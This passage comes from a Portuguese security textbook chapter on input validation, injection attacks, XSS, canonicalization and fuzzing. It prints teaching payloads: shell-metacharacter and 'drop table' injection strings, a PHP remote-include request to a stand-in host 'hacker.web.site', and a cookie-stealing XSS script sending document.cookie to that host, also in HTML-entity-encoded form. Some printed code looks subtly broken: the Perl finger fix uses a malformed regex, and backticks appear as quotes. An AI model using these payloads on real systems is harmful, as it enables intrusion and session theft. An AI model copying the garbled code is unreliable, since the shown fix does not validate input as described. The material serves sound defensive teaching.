A outra preocupação fundamental com entradas de programa é seu significado e interpretação. Dados de entrada de programa podem ser classificados, em geral, como textuais ou binários. Quando processa dados binários, o programa presume alguma interpretação dos valores binários brutos, pois eles podem representar números inteiros, números decimais em ponto flutuante, cadeias de caracteres ou alguma representação de dados estruturados mais complexa. A interpretação presumida deve ser validada à medida que os valores binários são lidos. Os detalhes funcionais dessa operação dependerão muito da interpretação em particular da codificação dessas informações. Como exemplo, considere as estruturas binárias complexas usadas por protocolos de rede em quadros

Ethernet, pacotes IP e segmentos TCP, que o código de rede deve cuidadosamente construir e validar. Em uma camada mais alta, DNS, SNMP, NFS e outros protocolos usam codificação binária das requisições e respostas trocadas entre as partes usando esses protocolos. Essas codificações são frequentemente especificadas usando alguma linguagem de sintaxe abstrata, e quaisquer valores especificados devem ser validados em relação a essa especificação.

Mais comumente, os programas processam dados textuais como entrada. Os valores binários brutos são interpretados como estando na forma de caracteres, de acordo com algum conjunto de caracteres válidos. Tradicionalmente, presumia-se que o conjunto de caracteres usado era o ASCII, embora sistemas comuns como Windows e Mac OS X usem diferentes extensões para gerenciar caracteres com acentos. Com a crescente internacionalização dos programas, há uma maior variedade de conjuntos de caracteres em uso. É preciso cuidado para identificar qual conjunto está sendo usado e daí identificar os caracteres que estão sendo lidos.

Além de identificar os caracteres fornecidos como entrada, o significado desses caracteres também deve ser identificado. Eles podem representar um número inteiro ou um número decimal em ponto flutuante. Podem ser um nome de arquivo, um URL, um endereço de e-mail ou um identificador de alguma forma. Dependendo da utilização dessas entradas, pode ser necessário confirmar que os valores que entraram de fato representam o tipo de dado esperado. Não fazer isso pode resultar em uma vulnerabilidade que permite a um atacante influenciar a operação do programa, com consequências possivelmente graves.

Para ilustrar os problemas da interpretação de dados de entrada textuais, em primeiro lugar discutimos a classe geral de ataques de injeção que exploram falhas na validação da interpretação da entrada. Em seguida, revemos mecanismos para validar dados de entrada e o tratamento de entradas internacionalizadas, que usam uma variedade de conjuntos de caracteres.

## **Ataques de injeção**

O nome **ataque de injeção** refere-se a uma vasta variedade de falhas de programa relacionadas com o tratamento incorreto de dados de entrada. Especificamente, esse problema ocorre quando a entrada de dados de programa pode influenciar acidental ou deliberadamente o fluxo de execução do programa. Há uma ampla variedade de mecanismos por meio dos quais isso pode ocorrer. Um dos mais comuns é quando dados de entrada são passados como parâmetro

para outro programa auxiliar no sistema, cuja saída é então processada e usada pelo programa original. Isso ocorre mais frequentemente quando os programas são desenvolvidos em linguagens de script como Perl, PHP, python, sh e muitas outras. Essas linguagens incentivam a reutilização de outros programas e utilitários de sistema existentes onde possível, com o objetivo de poupar esforço de codificação. Elas podem ser usadas para desenvolver aplicações em algum sistema. Mais comumente, agora muitas vezes elas são usadas como scripts CGI<sup>3</sup> na Web, para processar dados fornecidos por formulários HTML.

Considere o exemplo de script CGI escrito em Perl mostrado na [Figura 11.2a](#), que é projetado para retornar alguns detalhes básicos sobre o usuário especificado usando o comando `finger` do UNIX. Esse script poderia ser colocado em uma localização adequada no servidor Web e invocado em resposta a um formulário simples, como mostrado na [Figura 11.2b](#). O script extrai a informação desejada executando um programa no sistema servidor e retornando a saída desse programa, adequadamente reformatada se necessário, em uma página Web em HTML. Esse tipo de formulário simples, e o processo de tratamento associado, era amplamente visto e frequentemente apresentado como um dos exemplos simples da forma de escrever e usar scripts CGI. Infelizmente, esse script contém uma vulnerabilidade crítica. O valor que identifica o usuário é passado diretamente ao programa `finger` como parâmetro. Se o identificador de um usuário legítimo for fornecido, por exemplo, `1pb`, a saída será a informação sobre esse usuário, como mostrado no início da [Figura 11.2c](#). Todavia, se um atacante fornecer um valor que inclua metacaracteres de shell,<sup>4</sup> por exemplo, `xxx; echo attack success; ls _1 finger*`, o resultado é mostrado na [Figura 11.2c](#). O atacante é capaz de executar qualquer programa no sistema com os privilégios do servidor Web. Nesse exemplo, os comandos extras foram usados apenas para exibir uma mensagem e dar uma lista de alguns arquivos no diretório Web, mas qualquer comando poderia ser usado.

```

1#!/usr/bin/perl
2# finger.cgi - script CGI de finger usando módulo CGI do Perl5
3
4use CGI;
5use CGI::Carp qw(fatalsToBrowser);
6$Q = new CGI; # cria objeto para consulta
7
8# mostra cabeçalho HTML
9print $Q->header,
10$Q->start_html('Finger User'),
11$Q->h1('Finger User');
12print "<pre>";
13
14# recupera nome do usuário e mostra seus detalhes de finger
15$user = $Q->param("user");
16print '/usr/bin/finger -sh $user';
17
18# mostra rodapé do HTML
19print "</pre>";
20print $Q->end_html;

```

**(a) Script CGI inseguro implementando finger em linguagem Perl**

```

<html><head><title>Finger User</title></head><body></html>
<h1>Finger User</h1>
<form method=post action="finger.cgi">
<b>Username to finger</b>: <input type=text name=user value="">
<p><input type=submit value="Finger User">
</form></body></html>

```

**(b) Formulário do finger**

```

Finger User
Login Name      TTY Idle Login Time Where
lpb Lawrie Brown  p0 Sat 15:24 ppp41.grapevine
Finger User
attack success
-rwxr-xr-x 1 lpb staff 537 Oct 21 16:19 finger.cgi
-rw-r--r-- 1 lpb staff 251 Oct 21 16:14 finger.html

```

**(c) Respostas esperadas e subvertidas do CGI de finger**

```

14# get name of user and display their finger details
15$user = $Q->param("user");
16die "The specified user contains illegal characters!"
17unless ($user =~ /^[^\w+$/);
18print '/usr/bin/finger -sh $user';

```

**(d) Extensão de segurança do script CGI implementando finger em Perl**

**FIGURA 11.2** Ataque de injeção CGI na Web.

Isso é conhecido como ataque de **injeção de comando**, porque a entrada é

usada na construção de um comando que é subsequentemente executado pelo sistema com os privilégios do servidor Web. Ele ilustra o problema causado por uma verificação insuficiente da entrada do programa. A principal preocupação do projetista desse script era prover acesso via Web a um utilitário de sistema existente. A expectativa era que a entrada fornecida seria o login ou nome de algum usuário, como ocorre quando um usuário no sistema executa o programa finger. Tal usuário poderia claramente fornecer os valores usados no ataque de injeção de comando, mas o resultado seria executar os programas com seus privilégios existentes. É somente quando a interface Web é fornecida — por meio da qual o programa é agora executado com os privilégios do servidor Web, mas com parâmetros fornecidos por um usuário externo desconhecido — que surgem as preocupações de segurança.

Para enfrentar esse ataque, um programador defensivo precisa identificar explicitamente quaisquer suposições quanto à forma da entrada e verificar que os dados de entrada estão de acordo com essas suposições antes de qualquer utilização dos dados. Isso é normalmente feito comparando os dados de entrada com um modelo que descreve a forma presumida dos dados e rejeitando qualquer entrada que não passar nesse teste. Discutimos a utilização do processo de verificação de correspondência com modelo na subseção sobre validação de entradas, mais adiante nesta seção. Uma extensão adequada do script CGI de finger vulnerável é mostrada na [Figura 11.2d](#). Essa extensão adiciona um teste que garante que a entrada de usuário contém apenas caracteres alfanuméricos. Caso contrário, o script é finalizado com uma mensagem de erro que especifica que a entrada fornecida contém caracteres ilegais.<sup>5</sup> Observe que, embora esse exemplo use Perl, o mesmo tipo de erro pode ocorrer em um programa CGI escrito em qualquer linguagem. Embora os detalhes da solução sejam diferentes, todos envolvem a verificação de que há uma correspondência entre a entrada e sua forma presumida.

Outra variante desse ataque amplamente explorada é a **injeção SQL**. Nesse ataque, a entrada fornecida pelo usuário é usada para construir uma requisição SQL a fim de extrair informações de um banco de dados. Considere o trecho de código PHP mostrado na [Figura 11.3a](#), relativo a um script CGI. Ele toma um nome fornecido como entrada para o script, normalmente proveniente de um campo de formulário semelhante ao mostrado na [Figura 11.2b](#), e usa esse valor para construir uma requisição que encontra os registros relativos àquele nome do banco de dados. A vulnerabilidade nesse código é muito semelhante à do exemplo da injeção de comando. A diferença é que são usados metacaracteres

SQL, em vez de metacaracteres de shell. Se um nome adequado for fornecido, por exemplo, Bob, o código funciona como pretendido, encontrando o registro desejado. Todavia, uma entrada como Bob'; drop table suppliers tem como resultado que o registro especificado é encontrado e em seguida a tabela inteira é eliminada!

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "';";
$result = mysql_query($query);
```

(a) Código PHP vulnerável

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" .
mysql_real_escape_string($name) . "';";
$result = mysql_query($query);
```

(b) Código PHP mais seguro

**FIGURA 11.3** Exemplo de injeção SQL.

Isso teria consequências bastante infelizes para usuários subsequentes. Para impedir esse tipo de ataque, a entrada deve ser validada antes de ser usada. Quaisquer metacaracteres devem ser acompanhados de um caractere de escape, que cancela o seu efeito, ou a entrada deve ser inteiramente rejeitada. Dado o amplo reconhecimento de ataques de injeção SQL, muitas linguagens usadas por scripts CGI contêm funções que podem higienizar qualquer entrada que é subsequentemente incluída em uma requisição SQL. O código mostrado na Figura 11.3b ilustra a utilização de uma função PHP adequada para corrigir essa vulnerabilidade.

Uma terceira variante comum é o ataque de **injeção de código**, no qual a entrada inclui código que é então executado pelo sistema atacado. Muitos dos exemplos de estouro de capacidade de buffer que discutimos no Capítulo 10 incluem uma componente de injeção de código. Nesses casos, o código injetado é escrito em linguagem de máquina binária para um sistema computacional específico. Todavia, há também preocupações significativas em relação à injeção de código em linguagem de script em scripts executados remotamente. A Figura 11.4a ilustra algumas linhas do início de um script PHP de calendário que é vulnerável.

```
<?php  
include $path . 'functions.php';  
include $path . 'data/prefs.php';
```

(a) Código PHP vulnerável

```
GET /calendar/embed/day.php?path= http://hacker.web .site/hack.txt?&cmd=ls
```

(b) Requisição HTTP maliciosa

**FIGURA 11.4** Exemplo de injeção de código PHP.

A falha resulta da utilização de uma variável para construir o nome de um arquivo, que é então incluído no script. Observe que esse script não era para ser chamado diretamente. Em vez disso, ele é uma componente de um programa maior, com múltiplos arquivos. O script principal ajusta o valor da variável \$path de modo que ele se refira ao diretório principal que contém o programa e todo o seu código e arquivos de dados. Usar essa variável em qualquer outro lugar do programa significa que customizar e instalar o programa exige mudanças em apenas algumas linhas. Infelizmente, os atacantes não jogam conforme as regras. Apenas presumir que um script não é chamado diretamente não significa que isso não seja possível. As proteções de acesso devem ser configuradas no servidor Web para bloquear acesso direto de modo a impedir isso. Caso contrário, se o acesso direto a tais scripts for combinado com dois outros recursos do PHP, um sério ataque é possível. O primeiro é que o PHP originalmente assinava o valor de qualquer variável de entrada fornecida na requisição HTTP a variáveis locais com o mesmo nome do campo. Isso facilitava a tarefa de escrever um processo de tratamento de formulários para programadores inexperientes. Infelizmente, não havia qualquer modo de o script limitar exatamente quais campos que ele esperava. Assim, um usuário podia especificar valores para qualquer variável global desejada e elas seriam criadas e passadas ao script. Nesse exemplo, não se espera que a variável \$path seja um campo de formulário. O segundo recurso do PHP diz respeito ao comportamento do comando `include`. Esse comando permitia não somente a inclusão de arquivos locais, mas se um URL fosse fornecido o código incluído poderia ser adquirido de qualquer fonte na rede. Combinando todos esses elementos, o ataque pode ser implementado usando uma requisição semelhante à mostrada na Figura 11.4b. Isso resulta em uma variável \$path que contém o URL de um arquivo com o código PHP do atacante. Também define outra variável, \$cmd, que diz ao script do atacante qual comando executar. Nesse exemplo, o comando extra simplesmente lista arquivos no diretório atual. Todavia, poderia ser usado

qualquer comando que o servidor Web tenha o privilégio de executar. Esse tipo específico de ataque é conhecido como **injeção de código PHP remoto** ou vulnerabilidade de **inclusão de arquivo PHP**. Relatos recentes indicam que número significativo de scripts CGI escritos em PHP é vulnerável a esse tipo de ataque e estão sendo explorados ativamente.

Há diversas defesas disponíveis para impedir esse tipo de ataque. A mais óbvia é impedir que valores de campos de formulário sejam assinalados a variáveis globais. Em vez disso, elas devem ser salvas em um vetor e ser recuperadas explicitamente pelos seus nomes. Esse comportamento é ilustrado no código na [Figura 11.3](#). Esse código é o padrão para todas as instalações mais novas de PHP. A desvantagem dessa abordagem é que ela quebra qualquer código escrito usando o antigo comportamento presumido. Corrigir tal código pode exigir quantidade considerável de esforço. Não obstante, exceto em casos cuidadosamente controlados, essa é a opção preferida. Ela não somente impede esse tipo específico de ataque, mas também ampla variedade de outros ataques envolvendo manipulação de valores de variáveis globais. Outra defesa é usar somente valores constantes em comandos `include` (e `require`). Isso garante que o código incluído realmente se origina dos arquivos especificados. Se uma variável tiver de ser usada, é preciso tomar grande cuidado para validar seu valor imediatamente antes do uso.

Há outras variantes de ataque de injeção, entre elas injeção de correio eletrônico, injeção de formato de cadeia e injeção de interpretador. Novas variantes de ataques de injeção continuam a ser encontradas. Elas podem ocorrer sempre que um programa invoca os serviços de outro programa, serviço ou função, e passa para ele informações advindas de fontes externas, potencialmente não confiáveis, sem inspeção e validação suficientes. Isso apenas enfatiza a necessidade de identificar todas as fontes de entrada, para validar quaisquer suposições sobre tais entradas antes de usá-las e para entender o significado e a interpretação dos valores fornecidos a qualquer programa, serviço ou função invocados.

## **Ataques de execução de script entre sites (Cross-Site Scripting)**

Outra classe geral de vulnerabilidades refere-se a entradas fornecidas por um usuário a um programa que, subsequentemente, fornece como saída a entrada para outro usuário. Tais ataques são conhecidos como **ataques de execução de script entre sites (Cross-Site Scripting — XSS<sup>6</sup>)** porque são mais comumente

vistos em aplicações Web escritas em linguagem de script. Essa vulnerabilidade envolve a inclusão de código de script no conteúdo HTML de uma página Web exibida pelo navegador de um usuário. O código de script poderia ser escrito em JavaScript, ActiveX, VBScript, Flash ou quase qualquer linguagem de script executada do lado do cliente e suportada pelo navegador do usuário. Para suportar algumas categorias de aplicações Web, um código de script pode precisar acessar dados associados a outras páginas exibidas no momento em questão pelo navegador do usuário. Como isso claramente suscita preocupações de segurança, os navegadores impõem verificações de segurança e restringem tal acesso a páginas que se originam do mesmo site. A suposição é que todo o conteúdo vindo de um site é igualmente confiável e, por consequência, tem permissão de interagir com outros conteúdos vindos desse site.

Ataques de execução de script entre sites exploram essa suposição e tentam burlar as verificações de segurança do navegador para obter privilégios de acesso mais elevados a dados sensíveis que pertencem a outro site. Esses dados podem incluir conteúdos de página, cookies de sessão e uma variedade de outros objetos. Os atacantes usam vários mecanismos para injetar conteúdo de script malicioso em páginas retornadas a usuários pelos sites visados. A variante mais comum é a vulnerabilidade de **reflexão XXS**. O atacante inclui o conteúdo do script malicioso em dados fornecidos a um site. Se, subsequentemente, o conteúdo for exibido a outros usuários sem verificação suficiente, eles executarão o script sob a suposição de que ele é confiável para acessar dados associados àquele site. Considere a utilização amplamente disseminada de programas de lista de guestbook (“livro de visitas”), wikis e blogs por muitos sites da Web. Todos eles permitem que os usuários acessem o site para deixar comentários, que subsequentemente serão vistos por outros usuários. A menos que o conteúdo desses comentários seja verificado e qualquer código perigoso removido, o ataque é possível.

Considere o exemplo mostrado na [Figura 11.5a](#). Se esse texto fosse salvo em uma aplicação de guestbook, ao ser visualizado ele exibiria um pequeno texto e em seguida executaria o código em JavaScript. Esse código substitui o conteúdo do documento pelas informações retornadas pelo script de cookie do atacante, que é fornecido com o cookie associado a esse documento. Muitos sites exigem que os usuários se registrem antes de usarem recursos como uma aplicação de guestbook. Com esse ataque, o cookie do usuário é fornecido ao atacante, que então poderia usá-lo para personificar o usuário no site original. Esse exemplo obviamente substitui o conteúdo da página que está sendo vista por qualquer

coisa que o script do atacante retornar. Usando código JavaScript mais sofisticado, é possível que o script execute com efeito pouco visível.

```
Obrigado pelos dados. Ficou perfeito!  
<script>document.location=' http://hacker.web .site/cookie.cgi?' +  
document.cookie</script>
```

(a) Exemplo de XSS simples

```
Obrigado pelos dados. Ficou perfeito!  
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;  
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;  
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;  
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;  
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;  
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;  
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;  
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;  
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;  
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;  
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b) Exemplo de XSS codificado

**FIGURA 11.5** Exemplo de XSS.

Para impedir esse ataque, qualquer entrada fornecida por um usuário deve ser examinada e qualquer código perigoso removido ou acompanhado de um caractere de escape para impedir sua execução. Embora o exemplo mostrado possa parecer fácil de verificar e corrigir, o atacante não facilitará necessariamente essa tarefa. O mesmo código é mostrado na [Figura 11.5b](#), mas dessa vez todos os caracteres relacionados ao código do script são codificados usando entidades de caractere HTML.<sup>7</sup> Embora o navegador interprete isso identicamente ao código na [Figura 11.5a](#), qualquer código de validação deve primeiro traduzir tais entidades para os caracteres que elas representam antes de verificar se há um potencial código de ataque. Discutiremos isso melhor na próxima seção.

Ataques XSS ilustram uma falha no tratamento correto, tanto da entrada quanto da saída de um programa. A falha na verificação e validação da entrada resulta em valores de dados potencialmente perigosos sendo salvos pelo programa. Todavia, o programa não é o alvo. Pelo contrário, os usuários subsequentes do programa, e os programas que eles usam, é que são o alvo. Se todas as saídas de dados potencialmente inseguras geradas pelo programa forem

higienizadas, o ataque não será mais possível. Discutimos o tratamento correto de saídas na [Seção 11.5](#).

Há outros ataques semelhantes ao XSS, incluindo falsificação de requisição entre sites e divisão (*splitting*) de resposta HTTP. Novamente, a questão é a utilização descuidada de entradas não confiáveis, que não são verificadas.

## Validação da sintaxe de entrada

Dado que o programador não pode controlar o conteúdo dos dados de entrada, é necessário assegurar que tais dados estejam de acordo com quaisquer suposições em relação a eles antes da subsequente utilização. Se os dados são textuais, essas suposições podem ser que eles contêm somente caracteres imprimíveis, têm certas marcações HTML, são o nome de uma pessoa, um ID de usuário, um endereço de e-mail, um nome de arquivo e/ou um URL. Alternativamente, os dados podem representar um inteiro ou outro valor numérico. Um programa que use tal entrada deve confirmar se ela está de acordo com essas suposições. Um princípio importante é que dados de entrada devem ser comparados com o que se quer, aceitando somente entradas válidas. A alternativa é comparar os dados de entrada com valores perigosos conhecidos. O problema dessa abordagem é que novos problemas e métodos para desviar-se de verificações existentes continuam a ser descobertos. Se tentarmos bloquear dados de entrada perigosos, conhecidos, um atacante que está usando uma nova codificação pode ser bem-sucedido. Se aceitarmos somente dados conhecidos, seguros, é mais provável que o programa continue seguro.

Esse tipo de comparação é comumente feita usando **expressões regulares** e pode ser explicitamente codificada pelo programador ou implicitamente incluída em uma rotina fornecida de processamento de entrada. As [Figuras 11.2d](#) e [11.3b](#) mostram exemplos dessas duas abordagens. Uma expressão regular é um modelo composto por uma sequência de caracteres que descreve variantes de entrada permitidas. Alguns caracteres em uma expressão regular são tratados literalmente, e a entrada comparada à expressão regular deve conter esses caracteres naqueles pontos. Outros caracteres têm significados especiais, que permitem a especificação de conjuntos alternativos de caracteres, classes de caracteres e caracteres repetidos. Detalhes do conteúdo e da utilização de expressões regulares variam de linguagem para linguagem. Uma referência adequada deve ser consultada para a linguagem em uso.

Se os dados de entrada não passarem no processo de comparação, eles podem

ser rejeitados. Nesse caso, uma mensagem de erro adequada deve ser enviada à fonte da entrada para permitir que tal entrada seja corrigida e fornecida novamente. Alternativamente, os dados podem ser alterados para ficarem de acordo com a entrada, o que em geral envolve metacaracteres *de escape* para eliminar qualquer interpretação especial, tornando assim a entrada segura.

A [Figura 11.5](#) ilustra outra questão de codificações alternativas múltiplas de dados de entrada, que poderia ocorrer porque os dados são codificados em HTML ou em alguma outra codificação estruturada que permite várias representações do mesmo caractere. Também poderia ocorrer porque a codificação de alguns conjuntos de caracteres incluem várias codificações do mesmo caractere. Isso é particularmente óbvio com a utilização de Unicode e sua codificação UTF-8. Tradicionalmente, os programadores de computador presumiam a utilização de um único conjunto de caracteres comum, que em muitos casos era o ASCII. Esse conjunto de caracteres de 7 bits inclui todas as letras, números e caracteres de pontuação comuns da língua inglesa. Ele inclui também vários caracteres de controle comuns usados em aplicações de computador e comunicações de dados. Todavia, não é capaz de representar os caracteres acentuados comuns em muitas línguas europeias nem tampouco o número muito maior de caracteres usados em línguas como a chinesa e a japonesa. Há uma exigência crescente de suportar usuários do mundo inteiro e interagir com eles usando seus próprios idiomas. O conjunto de caracteres Unicode é agora amplamente usado para essa finalidade. Ele é o conjunto de caracteres nativo usado na linguagem Java, por exemplo. É também o conjunto de caracteres nativo usado por sistemas operacionais, como Windows XP e versões posteriores. O Unicode usa um valor de 16 bits para representar cada caractere, o que fornece um número de caracteres suficiente para representar a maioria dos usados pelas linguagens no mundo. Todavia, muitos programas, bancos de dados e outras aplicações de computador e comunicações presumem uma representação de caracteres de 8 bits, sendo que os primeiros 128 valores correspondem a ASCII. Para conciliar isso, um caractere Unicode pode ser codificado como uma sequência de 1-4 bytes usando a codificação UTF-8, e supõe-se que qualquer caractere específico tenha uma única codificação. Todavia, se os limites estritos da especificação forem ignorados, os caracteres ASCII comuns podem ter múltiplas codificações. Por exemplo, o caractere de barra inclinada normal (para a direita) “/”, usado para separar diretórios em um nome de arquivo UNIX, tem o valor hexadecimal “2F” tanto em ASCII quanto em UTF-8. O UTF-8 também permite as codificações redundantes, mais longas:

“C0 AF” e “E0 80 AF”. Embora estritamente apenas a codificação mais curta deva ser usada, muitos decodificadores Unicode aceitam qualquer sequência válida equivalente.

Considere as consequências de múltiplas codificações quando da validação da entrada. Há uma classe de ataques que tenta fornecer um nome indicando o caminho absoluto completo de um arquivo a um script que espera somente um simples nome de arquivo local. A verificação comum para impedir isso é assegurar que o nome de arquivo fornecido não comece com “/” e não contenha referências ao diretório-pai “..”. Se essa verificação presumir somente a codificação mais curta de barra inclinada para a direita do UTF-8, um atacante que usar as codificações mais longas poderia evitar essa verificação. Precisamente esse ataque e falha foram usados contra várias versões do IIS Web Server da Microsoft no final da década de 1990. Uma questão relacionada ocorre quando a aplicação trata vários caracteres como equivalentes. Por exemplo, uma aplicação que não diferencia letras maiúsculas e minúsculas que também ignore acentos de letras usadas poderia ter 30 representações equivalentes da letra A. Esses exemplos demonstram os problemas com codificações múltiplas e também como verificar valores de dados perigosos em vez de aceitar apenas valores seguros conhecidos. Nesse exemplo, uma comparação com uma especificação segura de um nome de arquivo teria rejeitado alguns nomes com codificações alternativas que na verdade eram aceitáveis. Todavia, teria definitivamente rejeitado os valores de entrada perigosos.

Dada a possibilidade de codificações múltiplas, os dados de entrada devem primeiro ser transformados em uma representação única, padrão, mínima. Esse processo é denominado **canonicalização** e envolve a substituição de codificações alternativas, equivalentes, por um valor comum. Isso feito, os dados de entrada podem então ser comparados com uma representação única de valores de entrada aceitáveis.

Há preocupação adicional quando os dados de entrada representam um valor numérico. Tais valores são representados no computador por um valor de tamanho fixo. Inteiros têm comumente tamanhos de 8, 16, 32 e agora 64 bits. Números decimais em ponto flutuante podem ter 32, 64 e 96 bits ou outras quantidades de bits, dependendo do processador do computador usado. Esses valores podem ser estritamente positivos ou ter um bit de sinal. Quando os dados de entrada são interpretados, as várias representações de valores numéricos, incluindo o sinal opcional, zeros à esquerda, valores decimais e valores de potências, devem ser tratadas adequadamente. O uso subsequente de valores

numéricos também deve ser monitorado. Problemas ocorrem particularmente quando um valor de um tamanho ou forma é convertido para outro. Por exemplo, um tamanho de buffer pode ser lido como um inteiro sem sinal. Mais adiante ele pode ser comparado com o tamanho máximo de buffer aceitável. Dependendo da linguagem usada, o valor do tamanho fornecido na entrada como sem sinal pode ser tratado subsequentemente como um valor com sinal em alguma comparação. Isso leva a uma vulnerabilidade porque, em valores negativos, o bit mais significativo vale 1. Esse é o mesmo padrão de bits usado para valores positivos grandes em inteiros sem sinal. Portanto, o atacante poderia especificar um comprimento de entrada de dados muito grande, que é tratado como um número negativo quando comparado com o tamanho máximo do buffer. Sendo um número negativo, ele claramente satisfaz uma comparação com um tamanho menor de buffer, pois este último é positivo. Todavia, quando usado, o dado real é muito maior do que o buffer permite, e um estouro de capacidade ocorre como consequência do tratamento incorreto do tamanho dos dados de entrada. Novamente, é preciso ter cuidado na verificação de suposições sobre valores de dados e assegurar que toda utilização é consistente com essas suposições.

## Fuzzing de entrada

Prever e testar todos os tipos potenciais de entradas não padronizadas que poderiam ser exploradas por um atacante para subverter um programa é claramente um problema. Uma abordagem alternativa e poderosa, denominada **fuzzing**, foi desenvolvida pelo professor Barton Miller na University of Wisconsin Madison, em 1989. Essa é uma técnica de teste de software que usa dados gerados aleatoriamente como entradas para um programa. A gama de entradas que podem ser exploradas é muito grande. Isso inclui entrada textual ou gráfica diretamente para um programa, requisições de rede aleatórias dirigidas a um serviço Web ou outro serviço distribuído, ou valores de parâmetros aleatórios passados para bibliotecas padrão ou funções de sistema. A intenção é determinar se o programa ou função trata corretamente todas essas entradas anormais ou se trava ou, de qualquer outro modo, não consegue responder adequadamente. Nos últimos casos, o programa ou função claramente tem um bug que precisa ser corrigido. A principal vantagem da técnica de fuzzing é sua simplicidade e o fato de ser livre de suposições sobre a entrada esperada por qualquer programa, serviço ou função. O custo de gerar grande número de testes é muito baixo. Além disso, esses testes auxiliam na identificação da confiabilidade, bem como

das deficiências de segurança em programas.

Embora possam ser geradas de um modo totalmente aleatório, as entradas também podem ser geradas aleatoriamente de acordo com algum gabarito. Tais gabaritos são projetados para examinar cenários com alta probabilidade de bugs, e poderiam incluir entradas excessivamente longas ou entradas textuais que não contêm qualquer espaço ou outra separação entre palavras, por exemplo. Quando usado com protocolos de rede, um gabarito poderia visar especificamente aspectos críticos do protocolo. A intenção de utilizar tais gabaritos é aumentar a probabilidade de localizar bugs. A desvantagem é que os gabaritos incorporam suposições sobre a entrada e, portanto, bugs acionados por outras formas de entrada poderiam passar despercebidos. Isso sugere que uma combinação dessas abordagens é necessária para uma abrangência razoável das entradas.

A equipe do professor Miller aplicou testes de fuzzing a vários sistemas operacionais e aplicações comuns, entre eles aplicações comuns de linha de comando e interface gráfica (GUI) executadas em Linux, Windows NT e, mais recentemente, Mac OS X. Os resultados dos testes mais recentes estão resumidos em [MILL07], que identifica vários programas com bugs nesses diferentes sistemas. Outras organizações usaram esses testes em uma variedade de sistemas e produtos de software.

Embora seja conceitualmente um método de teste muito simples, o fuzzing tem suas limitações. Em geral, ele identifica apenas tipos de falhas simples no tratamento de entradas. Se existir um bug que só é acionado por um pequeno número de valores de entrada muito específicos, é improvável que essa técnica o localize. Todavia, os tipos de bugs que ele realmente localiza são muito frequentemente graves e potencialmente exploráveis maliciosamente. Portanto, o fuzzing deve ser disponibilizado como um componente de qualquer estratégia de testes razoavelmente abrangente.

Agora há várias ferramentas disponíveis para executar testes de fuzzing, as quais são usadas por organizações e indivíduos para avaliar a segurança de programas e aplicações. Entre elas citamos a capacidade de aplicação em argumentos passados em linhas de comando, variáveis de ambiente, aplicações Web, formatos de arquivo, protocolos de rede e várias formas de comunicações entre processos. Várias ferramentas adequadas de teste de caixa-preta que incluem testes de fuzzing são descritas em [MIRA05]. Tais ferramentas são usadas pelas organizações para melhorar a segurança de seus softwares. A técnica de fuzzing é também usada por atacantes para identificar bugs potencialmente úteis em softwares comumente utilizados. Portanto, é cada vez

mais importante que desenvolvedores e mantenedores também usem essa técnica para localizar e corrigir tais bugs antes que eles sejam encontrados e explorados por atacantes.

## 11.3 Escrever código de programa seguro

O segundo componente do nosso modelo de programas de computador é o processamento dos dados de entrada de acordo com algum algoritmo. Para linguagens procedurais, como C e suas descendentes, esse algoritmo especifica a série de passos tomados para tratar a entrada com o objetivo de resolver o problema em questão. Linguagens de alto nível são tipicamente compiladas e ligadas em código de máquina, que então é diretamente executado pelo processador-alvo. Na [Seção 10.1](#) discutimos a estrutura de processos típica usada para programas em execução. Alternativamente, uma linguagem de alto nível como Java pode ser compilada em uma linguagem intermediária que então é interpretada por um programa adequado no sistema-alvo. O mesmo pode ser feito para programas escritos com a utilização de uma linguagem de script interpretada. Em todos os casos, a execução de um programa envolve a execução de instruções em linguagem de máquina por um processador para implementar o algoritmo desejado. Essas instruções manipularão dados armazenados em várias regiões da memória e nos registradores do processador.

De uma perspectiva de segurança de software, as questões fundamentais são se o algoritmo implementado resolve corretamente o problema especificado, se as instruções de máquina executadas corretamente representam a especificação do algoritmo de alto nível e se a manipulação de valores de dados em variáveis, como os armazenados em registradores de máquina ou na memória, é válida e significativa.

## Implementação do algoritmo correto

A primeira questão refere-se primariamente a uma boa técnica de desenvolvimento de programas. O algoritmo pode não implementar corretamente todos os casos ou variantes do problema, o que poderia permitir que alguma entrada de programa aparentemente legítima acionasse um comportamento não pretendido do programa, dando a um atacante capacidades adicionais. Embora isso possa ser uma questão de interpretação ou tratamento inadequados da entrada do programa, como discutimos na [Seção 11.2](#), pode ser

também um caso de tratamento inadequado do que deveria ser uma entrada válida. A consequência de tal deficiência no projeto e implementação do algoritmo é um bug no programa resultante, o qual poderia ser explorado maliciosamente.

Um bom exemplo disso foi o bug em algumas das primeiras versões do navegador Web Netscape. A implementação do seu gerador de números aleatórios, usado para gerar chaves de sessão para conexões Web seguras, era inadequada [GOWA01]. A suposição era de que esses números deveriam ser impossíveis de adivinhar, a menos que todas as alternativas fossem tentadas. Todavia, devido a uma má escolha das informações usadas para gerar a semente de aleatoriedade desse algoritmo, os números resultantes eram relativamente fáceis de predizer. Como consequência, era possível para um atacante adivinhar a chave usada e então decifrar os dados trocados em uma sessão Web segura. Essa falha foi corrigida por meio da reimplementação do gerador de números aleatórios para garantir que sua semente era composta por informações suficientemente imprevisíveis, de tal forma que não fosse possível para um atacante adivinhar a saída do gerador.

